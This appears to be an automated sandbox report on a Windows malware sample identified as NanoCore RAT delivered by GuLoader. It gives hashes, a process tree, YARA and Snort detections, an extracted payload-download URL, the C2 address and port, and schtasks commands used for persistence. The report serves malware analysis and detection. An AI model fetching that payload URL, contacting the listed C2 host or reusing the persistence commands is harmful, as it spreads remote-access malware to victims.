ID: 632476
Sample Name:
SecuriteInfo.com.Variant.Babar.54324.15185.exe
Cookbook: default.jbs
Time: 17:58:37
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.Variant.Babar.54324.15185.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.Variant.Babar.54324.15185.exe
Analysis ID:	632476
MD5:	e38395c6adc5d8..
SHA1:	5f7492363ed7ce..
SHA256:	13562490d9481f..
Infos:	



Detection




Nanocore, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Sigma detected: NanoCore
- Detected Nanocore Rat
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Hides threads from debuggers
- Writes to foreign memory regions
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Yara detected Generic Downloader

Classification



Process Tree

- **System is w10x64native**
- SecuriteInfo.com.Variant.Babar.54324.15185.exe (PID: 1396 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe" MD5: E38395C6ADC5D8246A0E79B0575D72F3)
  - CasPol.exe (PID: 380 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
    - conhost.exe (PID: 3176 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - schtasks.exe (PID: 1492 cmdline: schtasks.exe" /create /f /tn "DSL Monitor" /xml "C:\Users\user\AppData\Local\Temp\tmp1D4A.tmp MD5: 478BEAEC1C3A9417272BC8964ADD1CEE)
      - conhost.exe (PID: 6204 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - schtasks.exe (PID: 5800 cmdline: schtasks.exe" /create /f /tn "DSL Monitor Task" /xml "C:\Users\user\AppData\Local\Temp\tmp200A.tmp MD5: 478BEAEC1C3A9417272BC8964ADD1CEE)
      - conhost.exe (PID: 8112 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- CasPol.exe (PID: 6932 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe 0 MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
  - conhost.exe (PID: 6088 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- dslmon.exe (PID: 5048 cmdline: "C:\Program Files (x86)\DSL Monitor\dslmon.exe" 0 MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
  - conhost.exe (PID: 7248 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- dslmon.exe (PID: 3544 cmdline: "C:\Program Files (x86)\DSL Monitor\dslmon.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
  - conhost.exe (PID: 7292 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://185.222.57.79/SALES/NEW%20SERVER_KeqToKFS234.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000000.23839165022.0000000001000000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000002.00000002.24006297513.0000000003421000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000A.00000003.24022982712.000000001EAF9000.00000004.00000800.00020000.00000000.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x16ca:$a: NanoCore • 0x16ef:$a: NanoCore • 0x1748:$a: NanoCore • 0x118e5:$a: NanoCore • 0x1190b:$a: NanoCore • 0x11967:$a: NanoCore • 0x1e7bc:$a: NanoCore • 0x1e815:$a: NanoCore • 0x1e848:$a: NanoCore • 0x1ea74:$a: NanoCore • 0x1eaf0:$a: NanoCore • 0x1f109:$a: NanoCore • 0x1f252:$a: NanoCore • 0x1f726:$a: NanoCore • 0x1fa0d:$a: NanoCore • 0x1fa24:$a: NanoCore • 0x24fc2:$a: NanoCore • 0x2503c:$a: NanoCore • 0x29bd9:$a: NanoCore • 0x2af93:$a: NanoCore • 0x2afdd:$a: NanoCore
Process Memory Space: CasPol.exe PID: 380	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x47896:$a: NanoCore • 0x478aa:$a: NanoCore • 0x48274:$a: NanoCore • 0x49e75:$a: NanoCore • 0x49e8c:$a: NanoCore • 0x49ea5:$a: NanoCore • 0xc7f65:$a: NanoCore • 0x12a71e:$a: NanoCore • 0x12d741:$a: NanoCore • 0x146d5e:$a: NanoCore • 0x16c8c2:$a: NanoCore • 0x18b14a:$a: NanoCore • 0x18b15e:$a: NanoCore • 0x18bb28:$a: NanoCore • 0x18d72f:$a: NanoCore • 0x18d746:$a: NanoCore • 0x18d75f:$a: NanoCore • 0x1a1633:$a: NanoCore • 0x1a1647:$a: NanoCore • 0x1a2011:$a: NanoCore • 0x1a3c18:$a: NanoCore

Unpacked PEs

Source	Rule	Description	Author	Strings
10.3.CasPol.exe.1eb01d66.1.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x6da5:$x1: NanoCore.ClientPluginHost • 0x6dd2:$x2: IClientNetworkHost
10.3.CasPol.exe.1eb01d66.1.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x6da5:$x2: NanoCore.ClientPluginHost • 0x7d74:$s2: FileCommand • 0xc776:$s4: PipeCreated • 0x6dbf:$s5: IClientLoggingHost
10.3.CasPol.exe.1eb01d66.1.unpack	MALWARE_Win_NanoCore	Detects NanoCore	ditekSHen	• 0x6d7f:$x2: NanoCore.ClientPlugin • 0x6da5:$x3: NanoCore.ClientPluginHost • 0x6d70:$i3: IClientNetwork • 0x6d95:$i5: IClientDataHost • 0x6dbf:$i6: IClientLoggingHost • 0x6dd2:$i7: IClientNetworkHost • 0x6de5:$i9: IClientNameObjectCollection • 0x6b02:$s1: ClientPlugin • 0x6d88:$s1: ClientPlugin

Source	Rule	Description	Author	Strings
10.3.CasPol.exe.1eb1bdbd.0.raw.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x2205:$a: NanoCore • 0x227f:$a: NanoCore • 0x6e1c:$a: NanoCore • 0x81d6:$a: NanoCore • 0x8220:$a: NanoCore • 0x8e7a:$a: NanoCore • 0x11c42:$a: NanoCore • 0x11d2c:$a: NanoCore • 0x12ba3:$a: NanoCore • 0x1bd4d:$a: NanoCore • 0x1bdae:$a: NanoCore • 0x1bdf1:$a: NanoCore • 0x1be31:$a: NanoCore • 0x1c06d:$a: NanoCore • 0x1c10d:$a: NanoCore • 0x1c8e5:$a: NanoCore • 0x1ced8:$a: NanoCore • 0x1d029:$a: NanoCore • 0x1de83:$a: NanoCore • 0x1e0ea:$a: NanoCore • 0x1e0ff:$a: NanoCore
10.3.CasPol.exe.1eb1bdbd.0.raw.unpack	MALWARE_Win_NanoCore	Detects NanoCore	ditekSHen	• 0x227f:$x2: NanoCore.ClientPlugin • 0x8220:$x2: NanoCore.ClientPlugin • 0x11d2c:$x2: NanoCore.ClientPlugin • 0x1c10d:$x2: NanoCore.ClientPlugin • 0x27021:$x2: NanoCore.ClientPlugin • 0x32dc3:$x2: NanoCore.ClientPlugin • 0x57cc7:$x2: NanoCore.ClientPlugin • 0x6710b:$x2: NanoCore.ClientPlugin • 0x2205:$x3: NanoCore.ClientPluginHost • 0x81d6:$x3: NanoCore.ClientPluginHost • 0x11c42:$x3: NanoCore.ClientPluginHost • 0x1c06d:$x3: NanoCore.ClientPluginHost • 0x2704a:$x3: NanoCore.ClientPluginHost • 0x32dec:$x3: NanoCore.ClientPluginHost • 0x57cf0:$x3: NanoCore.ClientPluginHost • 0x67130:$x3: NanoCore.ClientPluginHost • 0x2295:$i3: IClientNetwork • 0x8236:$i3: IClientNetwork • 0x11d42:$i3: IClientNetwork • 0x1c123:$i3: IClientNetwork • 0x27012:$i3: IClientNetwork
Click to see the 5 entries				

Sigma Signatures

AV Detection

Sigma detected: NanoCore

E-Banking Fraud

Sigma detected: NanoCore

Stealing of Sensitive Information

Sigma detected: NanoCore

Remote Access Functionality

Sigma detected: NanoCore

Snort Signatures

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174980744452025019 05/23/22-18:04:03.524484

SID:	2025019
Source Port:	49807
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982744452025019 05/23/22-18:05:33.072465
SID:	2025019
Source Port:	49827
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981744452025019 05/23/22-18:04:47.921288
SID:	2025019
Source Port:	49817
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498322841753 05/23/22-18:05:57.582883
SID:	2841753
Source Port:	4445
Destination Port:	49832
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498342841753 05/23/22-18:06:07.779133
SID:	2841753
Source Port:	4445
Destination Port:	49834
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986444452816766 05/23/22-18:08:26.092276
SID:	2816766
Source Port:	49864
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984744452025019 05/23/22-18:07:06.858577
SID:	2025019
Source Port:	49847
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985444452816766 05/23/22-18:07:36.852948
SID:	2816766
Source Port:	49854
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498312810290 05/23/22-18:05:52.481917
SID:	2810290
Source Port:	4445
Destination Port:	49831
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174983744452025019 05/23/22-18:06:21.806369
SID:	2025019
Source Port:	49837
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174977544452816766 05/23/22-18:01:46.836377
SID:	2816766
Source Port:	49775
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174984444452816766 05/23/22-18:06:52.910872
SID:	2816766
Source Port:	49844
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445497752810290 05/23/22-18:01:46.243578
SID:	2810290
Source Port:	4445
Destination Port:	49775
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498712841753 05/23/22-18:08:56.102520
SID:	2841753
Source Port:	4445
Destination Port:	49871
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174978144452025019 05/23/22-18:02:11.829851
SID:	2025019
Source Port:	49781
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174979144452025019 05/23/22-18:02:50.557586

SID:	2025019
Source Port:	49791
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498302841753 05/23/22-18:05:47.899468
SID:	2841753
Source Port:	4445
Destination Port:	49830
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174979244452025019 05/23/22-18:02:55.617129
SID:	2025019
Source Port:	49792
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174979544452816766 05/23/22-18:03:06.365751
SID:	2816766
Source Port:	49795
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174986844452816718 05/23/22-18:08:40.011167
SID:	2816718
Source Port:	49868
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498602841753 05/23/22-18:08:06.497801
SID:	2841753
Source Port:	4445
Destination Port:	49860
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174978444452816766 05/23/22-18:02:26.778029
SID:	2816766
Source Port:	49784
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498432841753 05/23/22-18:06:47.711795
SID:	2841753
Source Port:	4445
Destination Port:	49843
Protocol:	TCP

Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983044452025019 05/23/22-18:05:47.595139
SID:	2025019
Source Port:	49830
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982044452025019 05/23/22-18:05:03.444688
SID:	2025019
Source Port:	49820
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498062841753 05/23/22-18:03:59.324074
SID:	2841753
Source Port:	4445
Destination Port:	49806
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498472841753 05/23/22-18:07:06.949377
SID:	2841753
Source Port:	4445
Destination Port:	49847
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498642841753 05/23/22-18:08:26.000597
SID:	2841753
Source Port:	4445
Destination Port:	49864
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980044452025019 05/23/22-18:03:29.922172
SID:	2025019
Source Port:	49800
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498682841753 05/23/22-18:08:40.715572
SID:	2841753
Source Port:	4445
Destination Port:	49868
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979844452025019 05/23/22-18:03:20.502883

SID:	2025019
Source Port:	49798
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977844452025019 05/23/22-18:02:01.958583
SID:	2025019
Source Port:	49778
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174987144452025019 05/23/22-18:08:55.334390
SID:	2025019
Source Port:	49871
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978844452025019 05/23/22-18:02:36.227841
SID:	2025019
Source Port:	49788
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497812841753 05/23/22-18:02:12.468452
SID:	2841753
Source Port:	4445
Destination Port:	49781
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982244452025019 05/23/22-18:05:12.696386
SID:	2025019
Source Port:	49822
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986144452025019 05/23/22-18:08:10.721399
SID:	2025019
Source Port:	49861
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497782841753 05/23/22-18:02:02.811806
SID:	2841753
Source Port:	4445
Destination Port:	49778
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986944452816766 05/23/22-18:08:46.212648
SID:	2816766
Source Port:	49869
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981244452025019 05/23/22-18:04:24.860625
SID:	2025019
Source Port:	49812
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983144452025019 05/23/22-18:05:52.126537
SID:	2025019
Source Port:	49831
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985144452025019 05/23/22-18:07:25.823388
SID:	2025019
Source Port:	49851
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497672841753 05/23/22-18:01:23.144174
SID:	2841753
Source Port:	4445
Destination Port:	49767
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980244452025019 05/23/22-18:03:38.780128
SID:	2025019
Source Port:	49802
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984144452025019 05/23/22-18:06:37.336553
SID:	2025019
Source Port:	49841
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977744452025019 05/23/22-18:01:57.093508

SID:	2025019
Source Port:	49777
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445497892841753 05/23/22-18:02:41.469691
SID:	2841753
Source Port:	4445
Destination Port:	49789
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174980144452025019 05/23/22-18:03:34.218826
SID:	2025019
Source Port:	49801
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498022841753 05/23/22-18:03:39.255416
SID:	2841753
Source Port:	4445
Destination Port:	49802
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174981144452025019 05/23/22-18:04:18.927054
SID:	2025019
Source Port:	49811
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174979744452025019 05/23/22-18:03:15.706223
SID:	2025019
Source Port:	49797
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174987044452025019 05/23/22-18:08:50.304864
SID:	2025019
Source Port:	49870
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174978744452025019 05/23/22-18:02:30.857659
SID:	2025019
Source Port:	49787
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986044452025019 05/23/22-18:08:05.720937
SID:	2025019
Source Port:	49860
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982144452025019 05/23/22-18:05:07.886108
SID:	2025019
Source Port:	49821
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985044452025019 05/23/22-18:07:20.638419
SID:	2025019
Source Port:	49850
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498132841753 05/23/22-18:04:29.543388
SID:	2841753
Source Port:	4445
Destination Port:	49813
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497922841753 05/23/22-18:02:56.274126
SID:	2841753
Source Port:	4445
Destination Port:	49792
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174976744452025019 05/23/22-18:01:22.234463
SID:	2025019
Source Port:	49767
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984044452025019 05/23/22-18:06:32.022809
SID:	2025019
Source Port:	49840
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497962841753 05/23/22-18:03:11.496961

SID:	2841753
Source Port:	4445
Destination Port:	49796
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498172841753 05/23/22-18:04:48.565091
SID:	2841753
Source Port:	4445
Destination Port:	49817
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498192841753 05/23/22-18:04:58.869533
SID:	2841753
Source Port:	4445
Destination Port:	49819
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498552841753 05/23/22-18:07:41.854270
SID:	2841753
Source Port:	4445
Destination Port:	49855
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498502841753 05/23/22-18:07:21.529878
SID:	2841753
Source Port:	4445
Destination Port:	49850
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498572841753 05/23/22-18:07:51.843575
SID:	2841753
Source Port:	4445
Destination Port:	49857
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983944452816766 05/23/22-18:06:27.911991
SID:	2816766
Source Port:	49839
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

